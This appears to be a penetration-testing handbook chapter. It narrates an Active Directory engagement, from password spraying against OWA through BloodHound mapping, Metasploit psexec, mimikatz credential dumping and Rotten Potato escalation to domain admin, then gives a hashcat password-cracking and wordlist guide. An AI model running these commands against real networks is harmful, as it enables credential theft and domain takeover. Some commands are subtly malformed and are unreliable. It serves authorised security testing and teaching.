PW policy reveals there is no lockout on regular users and no requirement for complexity.

It’s a party!

Password spraying

Every regular user has three letter usernames. Let’s make a list of all those. We don’t want to block out admin users (they usually have lockout). About 500 usernames on this test.

No complexity requirements = shit passwords. This test was performed during christmas 2017 so we make a list of relevant passwords and check it twice:

- Winter2017
- winter2017
- christmas2017
- Christmas2017

Now we need a place to try the passwords. Trying to authenticate with a lot of failures on SMB may be detected and this stuff is way easier to set up in Burp anyway. We load up a list of usernames and passwords with Burp Intruder and point it to the external OWA e-mail server that really wasn't that hard to guess.

```
www.mail.customer.com
```

Now we just run it for all 500 usernames with those four passwords for all of them. Spray and pray!

Takes about 5 seconds to filter for 200 OK in Burp and see where the pw is accepted. It's also possible to sort by size of the response to easily find the positives. Got a few regular users login credentials now. We can get busy! Remember there was no lockout on passwords, so we could have tried until somebody came running through the door of the tiny meeting room we were sitting in. Food for thought .... So we get the credentials of a user called `ank`.

Make a map of the domain with regular user privs

Now remember this user is not an admin but the way Active Directory works allows us to map out the whole domain.The syntax is:

```
runas /netonly /FQDN\user cmd.exe
```

So we ran the following command:

```
runas /netonly /user:customer\ank powershell
```

Type in password `winter2017` when prompted. This query gets executed at the domain controller, and if successfull we can basically execute queries that are forwarded and executed on the DC. This is not remote code execution or any sort of vuln, just inherent functionality. We now want to make a map with Bloodhound, so if you haven't get that set up using the guide from this book. Then go ahead and load up SharpHound.ps1 and execute it. Depending on the size of the domain and activity, this should take some time. On busy daytime in a corporate office with a few thousand workstations and servers this took 30 minutes to complete.

```
Powershell -exec bypass
Import-module SharpHound.ps1
Invoke-BloodHound -CollectionMethod ACL,ObjectProps,Default -CompressData –SkipPing
```

Wait 20 minutes for a full map of the entire domain (3000 hosts). Now load it all up in bloodhound using the import feature, just put the entire ZIP file in there. Now BloodHound has a few default queries which are quite useful. Since we want domain admin we wanna see if its an easy way.

`Find shortest path to domain admin`

Now we notice a few things that we kind of knew already, but now realized. The number of domain admins is too damn high! Also, by cross referencing the output from the null session enumeration on the DC we see domain admin usernames that are highly susceptible as service accounts. A thing we didn't try before way later in the engagement was logging in as domain admins with the same username as password. Believe it or not, this actually worked for one of the domain admins, which is plain ridiculous. We could have reduced our effort getting DA from 30 minutes to 30 seconds, but of course we didn't wanna go wild password spraying domain admins as this would get us detected really fast and we could potentially block out domain admins preventing them from doing their jobs. That's not good!

Pivoting around to find a box that has domain admin

So now that we have a proper map we need to try to get closer to a box with domain admin so we can capture that users privileges or credentials somehow. Because this customer had removed all kinds of local admin from workstation's the regular users we had access to basically has no good privs, except as Bloodhound so elegantly reveals one single box. WTF? Apparently in their rigoorous removal of local admins from workstations they had forgot this one WS which is still in use. So before we can get to a box with domain admin we need an intermediary step we jump on to a workstation the user has access to that also has an admin logged on with psexec (SMB share login) and RDP (remote desktop). Because this box was accessible by every user in the domain it was just jumping on it. By some stroke of luck an admin user is also logged onto this box. We use in Metasploit with the user's creds on that workstation:

```
exploit/windows/smb/psexec_psh
```

We now have shell as local admin on that workstation, and hence we can run mimikatz. We load and execute mimikatz straight into memory from metasploit:

```
load mimikatz
mimikatz_command -f sekurlsa::logonPasswords full
```

We now dump the admin user's password and hash in plaintext (easily identifiable as all admin-users in this domain has "admin" in the username). We check the privileges of this admin user and find a box with multiple domain admins on that this user also has access to. On to the final step!

Privilege escalation from admin to domain admin

We shell in with `psexec_psh` to the box that has domain admins. We are not local admin on this box, so we can't do mimikatz. Luckily, there are other ways to get privileges. Rotten Potato is a privilege escalation technique that works well for this kind of scenario. Using this technique, we can elevate our privilege on a Windows workstation from the lowest levels to “NT AUTHORITY\SYSTEM” – the highest level of privilege available on a Windows machine. We do the following in our Meterpreter:

```
getuid
getprivs
upload /root/just_dce_64.exe c:\\temp\\rot.exe
load incognito
list_tokens -u
execute -Hc -f ./rot.exe
impersonate_token "NT AUTHORITY\\SYSTEM"
getprivs
```

We are now SYSTEM on this box and can run mimikatz do dump the plaintext creds of whatever domain admin is logged on the box. Alternatively, we can use rotten potato to impersonate a domain admin. Just replace the username of the impersonate_token command from above with the username you want to impersonate. Wild!

Congrats you are now domain admin!

Password cracking and auditing

Password cracking and auditing
Using Hashcat to crack hashes
Using DPAT to get password statistics

One of the most fun parts of a pentest! Sit back with a cup of coffee and enjoy passwords flowing across the screen for hours on end. I am a sucker for hashcat so this article is pretty much going to be details for using that. John is a viable alternative and Orphcrack can be used if comparing hashes with rainbow tables, but I'm not going to detail them in this guide yet.

Hashcat

Useful links

- FAQ
- Command line options
- Hashcat mode codes
- Hashview, web front end for hashcat

Hashcat can be used to crack all kinds of hashes with GPU. In our case the most relevant things to crack is NTLM hashes, Kerberos tickets and other things you could potentially stumble upon like Keepass databases. The goal is naturally to crack as many as possible as fast as possible, while being smug about all the shitty passwords you'll see. I highly recommend a good GPU, you'll crack faster and have more fun. Even with my not ideal GTX 1060 3GB I'm still cracking NTLM's like it was nothing.

The most basic hashcat attacks are dictionary based. That means a hash is computed for each entry in the dictionary and compared to the hash you want to crack. The hashcat syntax is very easy to understand, but you need to know the different "modes" hashcat uses and those can be found in the useful links section above. For fast lookup I have added the most commonly seen ones in AD environments below

Mode	Hash	Description
1000	NTLM	Extremely common, used for general domain authentication
1100	MsCache	Domain cached credentials, old version
2100	MsCache v2	Domain cached credentials, new version
3000	LM	Old, rarely used anymore (still a part of NTLM)
5500	NetNTLMv1 / NetNTLMv1+ESS	NTLM for authentication over the network
5600	NetNTLMv2	NTLM for authentication over the network
7500	Kerberos 5 AS-REQ Pre-Auth etype 23	AS_REQ is the initial user authentication request of Kerberoas
13100	Kerberos 5 TGS-REP etype 23	TGS_REP is the reply of the Ticket Granting Server to the previous request

Dictionary attack

For dictionary attacks, the quality of your dictionary is the most important factor. It can either be very big, to cover a lot of ground. This can be useful for less expensive hashes like NTLM, but with expensive ones like MsCacheV2 you often want a more curated list based on OSINT and certain assumptions or enumerationi (like password policy) and instead apply rules.

Here is a very basic dictionary attack using the world famous rockyou wordlist.

```
hashcat64.exe -a 0 -m 1000 ntlm.txt rockyou.txt
```

The limitation here is as with all wordlist attacks the fact that **if the password you are trying to crack is not in the list; you won't be able to crack it**. This leads us to the next type of attack, a rule-based attack.

Rules-based attack

Rules are different modifications on words like cut or extend words, add numbers, add special characters and more or less everything you can think of. Like dictionaries, there are also big lists of rules. A rule-based attack is therefore basically like a dictionary attack, but with a lot of modifications on the words. This naturally increases the amount of hashes we are able to crack.

Hashcat has a few built in rules, like the dive.rule which is huge. However, people have used statistics to try and generate rules that are more efficient at cracking. This article details a ruleset aptly named One Rule to Rule Them All and can be downloaded from their Github. I have had great success with this rule, and it's statistically proven to be very good. If you need quicker cracking with fewer rules there are plenty of built-in rules in hashcat like the best64.rule. We could probably generate statistics about what works best, but I find experimenting here a lot of fun and

Run rockyou with the best64 ruleset.

```
hashcat64.exe -a 0 -m 1000 -r ./rules/best64.rule ntlm.txt rockyou.txt
```

You are free to experiment with both lists and rules in this part. Only the sky is the limit (or your GPU / tolerance for hot computer smell)

After cracking a good amount of the hashes, output the cracked passwords to a new file. The outfile-format 2 specifies to print the passwords only.

```
hashcat64.exe -a 0 -m 1000 ntlm.txt rockyou.txt --outfile cracked.txt --outfile-format
 2

Recovered........: 1100/2278 (48.28%)
```

Proceed to run a round with the cracked passwords as a wordlist with a big rule set to recover a few more. You can iterate this a few times, in case you crack a lot of hashes using this technique.

```
hashcat64.exe -a 0 -m 1000 ntlm.txt cracked.txt -r .\rules\OneRuleToRuleThemAll.rule

Recovered........: 1199/2278 (52.63%)

hashcat64.exe -a 0 -m 1000 ntlm.txt cracked.txt -r .\rules\dive.rule

Recovered........: 1200/2278 (52.68%)
```

Mega attack using the weakpass_2a (90 GB) wordlist and the oneruletorulethemall rule set

```
hashcat64.exe -a 0 -m 1000 ntlm.txt weakpass_2a.txt -r .\rules\oneruletorulethem.rule
```

Mask attack

Try all combinations from a given keyspace just like in Brute-Force attack, but more specific.

```
hashcat64.exe -a 3 -m 1000 ntlm.txt .\masks\8char-1l-1u-1d-1s-compliant.hcmask
```

Recommendations

- SecLists - A huge collection of all kinds of lists, not only for password cracking.
- Weakpass has a lot of both good and small lists with both statistics and a calculator for estimating crack time. I'm listing a few of those and some others you should know about below.
- rockyou.txt - Old, reliable, fast
- norsk.txt - A Norwegian wordlist I made myself from downloading Wikipedia and a lot of Norwegian wordlists and combining them, filtering out duplicates naturally.
- weakpass_2a - 90 GB wordlist, it's huge
- Keyboard-Combinations.txt - This is a so-called keyboard walking list following regular patterns on a QWERTY keyboard layout. See chapter below.

Generating your own wordlists

Sometimes a wordlist from the internet just doesn't cut it so you have to make your own. There are several scenarios where I have had to make my own lists.

1. I need a non-english language wordlist
2. I need a keyboard walking wordlist
3. I need a targeted wordlist

Non-english wordlist

For the first scenario, my friend @tro shared his trick with me. So we download Wikipedia in any given language and then use a somewhat tricky one-liner to trim it into a lowercase-only list without special characters.

```
wget http://download.wikimedia.org/nowiki/latest/nowiki-latest-pages-articles.xml.bz2

bzcat nowiki-latest-pages-articles.xml.bz2 | grep '^[a-zA-Z]' | sed 's/[-_:.,;#@+?{}()
&|§!¤%`<>="\/]/\ /g' | tr ' ' '\n' | sed 's/[0-9]//g' | sed 's/[^A-Za-z0-9]//g' | sed
-e 's/./\L\0/g' | sed 's/[^abcdefghijklmnopqrstuvwxyzæøå]//g' | sort -u | pw-inspector
 -m1 -M20 > nowiki.lst

wc -l nowiki.lst
3567894
```

Excellent, we got a 3.5 million word dictionary for a language in only a few minutes.

Another trick that can be used to get dictionaries for specific languages is using google with a specific site: Github. So do a few Google searches like this and pull what you need.

```
greek wordlist site:github.com
greek dictionary site:github.com
```

One thing I noticed is that some of the lists I pulled which had regional characters like ÆØÅ sometimes get replaced by special characters, so rememebr to quickly review the lists you download and replace characters if necessary.

Once you have downloaded a lot of lists and fixed potential errors, use the Linux command line to concatenate them, trim away special characters and make them all lowercase

```
sed -e 's/[;,()'\'']/ /g;s/ */ /g' list.txt | tr '[:upper:]' '[:lower:]' > newlist.txt
```

You should now have a pretty good working list in a specific language and you should start to understand why learning things like cut, tr, sed, awk, piping and redirection is so damn applicable.

Bonus
I discovered that you can find lists with names and places. These are often used for passwords. People love their kids and grandkids and thus use it as password. I found such things on Github by a little Googling.. Now all these were in JSON, but that is not a concern.

Linux magic to the rescue

```
cat *.json | sed 's/,/\n/g' | cut -f '"' -f2 | sort -u > nornames.txt

wc -l nornames.txt
9785
```

So we have added a few more words.

I can now add this to my other Norwegian list and filter duplicates. Put them both in the same file

```
cat norsk.txt nor_names.txt sort -u > norsk.txt

wc norsk.txt -l
2191221
```

Awesome, more than 2 million unique Norwegian words.

Keyboard walking wordlist

Keyboard walking is following regular patterns on a QWERTY keyboard layout to make a password that's easily rememberable. Apparently people think this generates secure passwords, but in reality they are highly predictable. Hence, these patterns can be generated from a keymap and wordlists can easily be generated.

Hashcat published a keyboard-walk generator a few years ago called kwprocessor. You can use this to generate pretty big lists based on a number of patterns and sizes. A quick example of generating a 2-16 character long list.

```
/kw.out -s 1 basechars/full.base keymaps/en.keymap routes/2-to-16-max-3-direction-chan
ges.route -o words.txt
```

Remember it does not necessarily make much sense running rule based attacks on this kind of list.

Another options for keyboard walking, is using the `Keyboard-Combinations.txt` list mentioned above.

Target wordlist

Often in pentesting engagements you are in an enterprise with very specific names and details. More than often enough, people set passwords with the name of the company for both service accounts and user accounts. A very simple trick can be to just write a few company related names into a list, but a more effective way is to use the web crawling tool Cewl on the enterprise's public website.

```
cewl -w list.txt -d 5 -m 5 http://example.com
```

We should now have a decently sized wordlist based on words that are relevant for the specific enterprise, like names, locations and a lot of their business lingo.

Another targeted possibility is cracking with the usernames as a wordlist, but note that certain password policies does not allow this.

Also, if you have dumped a database from a domain controller you probably also have access to the full names of employees. So a neat trick would be to make a wordlist with every first and last name and use that for password cracking with rules. That could provide some extra results.

Useful hashcat options you can play with

- Print hashes that haven't been cracked using `--left`
- Print hashes that haven't been cracked using `--left`

- Print cracked password in this format `hash:password` using `--show`
- Print cracked password in this format `username:hash:password` using `--show --username`
- Burn your GPU with `-w <number>` where the scale is 1 to 3
- Write cracked hashes to file using `--show --outfile cracked.txt --outfile-format 2` where 2 is the output format. See `--help` for possible values.
- Start hashcat as a session that can be stopped and resumed with `--session <session_name>` where you specify a name. When restoring a session use the same parameter with the same id and set `--restore` too.

Online cracking tools

To be honest, I prefer not using these and especially not in pentesting engagements. You do not want to submit something you don't know what contains to an online repository for eternal storage. Odds are it won't ever be detected, but err on the side of caution here. If you decide to submit hashes from a lab or hashes you know the plaintext for already, Crackstation.net is a good choice.


Domain Password Audit Tool (DPAT)

clr2of8/DPAT
A python script that will generate password use statistics from password hashes dumped from a domain controller and a password crack file such as hashcat.potfile generated from the Hashcat tool during password cracking. The report is an HTML report with clickable links.

Run DPAT on the file that contains the hashes (`username:lm:nt:::`) and the potfile containing your cracked hashes. Add the list of Domain Admins to a file called Domain_Admins with the syntax `domain\username`. Then it will also display how many of those you cracked. Fun stuff!

```
./dpat.py -n onlyntlm.txt -c hashcat.potfile -g Domain_Admins
```

Open the HTML report in a web browser and enjoy the results.



Count	Description	More Info
3322	Password Hashes	Details
2278	Unique Password Hashes	
2012	Passwords Discovered Through Cracking	
1274	Unique Passwords Discovered Through Cracking	
60.6	Percent of Passwords Cracked	Details
55.9	Percent of Unique Passwords Cracked	Details
17	Members of "Domain_Admins" group	Details
6	"Domain_Admins" Passwords Cracked	Details
91	LM Hashes (Non-blank)	
47	Unique LM Hashes (Non-blank)	
0	Passwords Only Cracked via LM Hash	Details
0	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details

Other

Cleaning up

After you've cracked hashes and delivered your report you may want to clean up both hashes and cracked passwords. This is important because you don't want to accidentally leak or lose track of potentially thousands of passwords for an enterprise. Be very careful with the files, especially when redirectinng to new files, etc. Remember to clean up your potfile too, as the hashes are stored there after cracking.

Rainbow tables

Rainbox tables are pre-computed hashes you can use to compare against if hashes are not salted, like NTLM.
Free rainbow tables